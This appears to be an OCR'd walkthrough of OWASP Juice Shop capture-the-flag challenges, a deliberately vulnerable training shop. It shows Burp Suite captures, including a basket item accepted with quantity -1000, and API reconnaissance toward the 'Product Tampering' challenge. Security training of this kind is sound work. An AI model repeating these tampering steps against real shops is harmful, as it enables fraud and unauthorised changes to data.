{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1731853776&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=5gKHNNsMT7OtKRKzirODo5mVtLcPwBiQdJweV3zH9yo%3D"}]}
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1731853776&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=5gKHNNsMT7OtKRKzirODo5mVtLcPwBiQdJweV3zH9yo%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 163
Etag: W/"a3-SizorurQCLvyf4+ONV5TKmTQO8I"
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 14:29:36 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "id":51,
    "ProductId":24,
    "BasketId":"15",
    "quantity":-1000,
    "updatedAt":"2024-11-17T14:29:36.937Z",
    "createdAt":"2024-11-17T14:29:36.937Z"
  }
}
```


Inspector | Notes







Privacy Policy Inspection

Difficulty	Description	Category
***	Prove that you actually read our privacy policy.	Security through Obscurity











Product Tampering


Difficulty	Description	Category
***	Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com.	Broken Access Control









Request
Pretty
Raw
Hex
GET /rest/products/search?q= HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer
Response
Pretty
Raw
Hex
Render
"id":20,
"name":"OWASP Juice Shop-CTF Velcro Patch",
"description":
"4x3.5\" embroidered patch with velcro backside. The ultimate decal for every tactical bag or backpack!
",
"price":2.92,
"deluxePrice":2.92,
"image":"velcro-patch.jpg",
"createdAt":"2024-11-17 10:49:28.146 +00:00",
"updatedAt":"2024-11-17 10:49:28.146 +00:00",
"deletedAt":null
},
{
"id":9,
"name":"OWASP SSL Advanced Forensic Tool (O-Saft)",
"description":
"O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection a
ccording given list of ciphers and various SSL configurations. <a href=\"https://www.owasp.org/index.ph
p/O-Saft\" target=\"_blank\">More...",
"price":0.01,
"deluxePrice":0.01,
"image":"orange_juice.jpg",
"createdAt":"2024-11-17 10:49:28.144 +00:00",
"updatedAt":"2024-11-17 10:49:28.144 +00:00",
"deletedAt":null
},
{
"id":36,
"name":"OWASP Snakes and Ladders - Mobile Apps",
"description":
"This amazing mobile app security awareness board game is <a href=\"https://steamcommunity.com/sharedfi



OWASP SSL Advanced Forensic Tool (O-Saft)
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
%4f%57%41%53%50%20%53%53%4c%20%41%64%76%61%6e%63%65%64%20%46%6f%72%65%6e%73%69%63%20%54%6f%6f%6c%20%28%4f%2d%53%61%66%74%29
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode



Request
Pretty
Raw
Hex
GET /rest/products/search?q=
%4f%57%41%53%50%20%53%53%4c%20%41%64%76%61%6e%63%65%64%20%46%6f%72%65%6e%73%69%63%20%54%6f%6f%6c%20%28%4f%2d%53%61%66%74%29 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
Reporting-Endpoints:
Nel:
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 517
Etag: W/"205-SU9Efm04R5LhrLTHqNVQVVoOJZI"
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 15:15:32 GMT
Via: 1.1 vegur
{"status":"success","data":[{"id":9,"name":"OWASP SSL Advanced Forensic Tool (O-Saft)","description"
:
"O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connectio
n according given list of ciphers and various SSL configurations. <a href=\"https://www.owasp.org/in
dex.php/O-Saft\" target=\"_blank\">More...","price":0.01,"deluxePrice":0.01,"image":
"orange_juice.jpg","createdAt":"2024-11-17 10:49:28.144 +00:00","updatedAt":
"2024-11-17 10:49:28.144 +00:00","deletedAt":null}]}


https://juice-shop.herokuapp.com/#/search?q=OWASP%20SSL%20Advanced%20Forensic%20Tool%20(O-Saft)
OWASP Juice Shop
Account
Your Basket
EN
Search Results - OWASP SSL Advanced Forensic Tool (O-Saft)
OWASP SSL Advanced Forensic Tool (O-
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
Page
Workspace
main.js
top
juice-shop.herokuapp.com
assets/public/images
(index)
103.js
main.js
polyfills.js
runtime.js
vendor.js
styles.css
Materialicons-Regular.w...
font-mfizz.woff
Burp Suite
cdnjs.cloudflare.com
"/api/Products"
/products
4 of 13
9 characters selected
Coverage: n/a
Watch
Breakpoints
Pause on uncaught exceptions
Pause on caught exceptions
Scope
Not paused
Call Stack
Not paused
XHR/fetch Breakpoints
DOM Breakpoints
Global Listeners
Event Listener Breakpoints
CSP Violation Breakpoints
Activate Windows


Request
Pretty
Raw
Hex
GET /api/products HTTP/1.1
Host: juice-shop.herokuapp.com
Sec-Ch-Ua-Platform: "Windows"
Response
Pretty
Raw
Hex
Render
"status":"success",
"data":[
"id":1,
"name":"Apple Juice (1000ml)",
"description":"The all-time classic.",
"price":1.99,
"deluxePrice":0.99,
"image":"apple_juice.jpg",
"createdAt":"2024-11-17T10:49:28.143Z",
"updatedAt":"2024-11-17T10:49:28.143Z",
"deletedAt":null
"id":2,
"name":"Orange Juice (1000ml)",
"description":"Made from oranges hand-picked by Uncle Dittmeyer.",
"price":2.99,
"deluxePrice":2.49,
"image":"orange_juice.jpg",
"createdAt":"2024-11-17T10:49:28.143Z",
"updatedAt":"2024-11-17T10:49:28.143Z",
"deletedAt":null
"id":3,
"name":"Eggfruit Juice (500ml)",
"description":"Now with even more exotic flavour.",
"price":8.99,
"deluxePrice":8.99,
"image":"eggfruit_juice.jpg",



Request
Pretty
Raw
Hex
GET /api/products/9 HTTP/1.1
Host: juice-shop.herokuapp.com
Sec-Ch-Ua-Platform: "Windows"
Response
Pretty
Raw
Hex
Render
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 503
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 15:26:01 GMT
Via: 1.1 vegur
"status":"success",
"data":{
"id":9,
"name":"OWASP SSL Advanced Forensic Tool (O-Saft)",
"description":
"O-Saft is an easy to use tool to show information about SSL certificate and tests the SSL connection according given list of ciphers and various SSL configurations. More...",
"price":0.01,
"deluxePrice":0.01,
"image":"orange_juice.jpg",
"createdAt":"2024-11-17T10:49:28.144Z",
"updatedAt":"2024-11-17T10:49:28.144Z",
"deletedAt":null

